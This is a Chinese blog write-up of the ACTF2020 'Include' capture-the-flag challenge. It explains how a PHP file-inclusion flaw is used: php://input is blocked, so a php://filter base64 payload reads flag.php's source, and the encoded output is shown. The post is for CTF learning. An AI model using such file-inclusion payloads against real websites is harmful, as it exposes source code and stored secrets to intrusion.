[ACTF2020 新生赛]Include


原创

Nothing-one 于 2021-10-10 14:46:09 发布


分类专栏： Web 文章标签： php

本文链接：https://blog.csdn.net/li2254477890/article/details/120686059

从题目中我们可以看到



ips



点过之后我们就可以看到出现了

URL中存在了文件包含。看到这个我们通常“php://input（可以访问请求的原始数据的只读流, 将post请求中的数据作为PHP代码执行。）+用POST发送php代码”
而这道题我们用php://input不行直接就被过滤了。所以我们要尝试用php://filter来进行包含。（php://filter 读取源代码并进行base64编码输出，不然会直接当做php代码执行就看不到源代码内容了。）

而后我们要构造payload：?file=php://filter/read=convert.base64-encode/resource=flag.php
其中read=convert.base64-encode这个是php://filter伪协议要加的结尾。这个是对文件的内容来进行编码。请求之后就可以得到了flag.php的文件源码。

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7OWVmNTFkNjUtZDRhYS00MDk5LWJmZDYtZGZiNmM5ZTcwN2ZkfQo=

让后base64解码就可以得到flag了。
https://www.cnblogs.com/zzjdbk/p/13030717.html（这个网站上面有一些php伪协议的知识）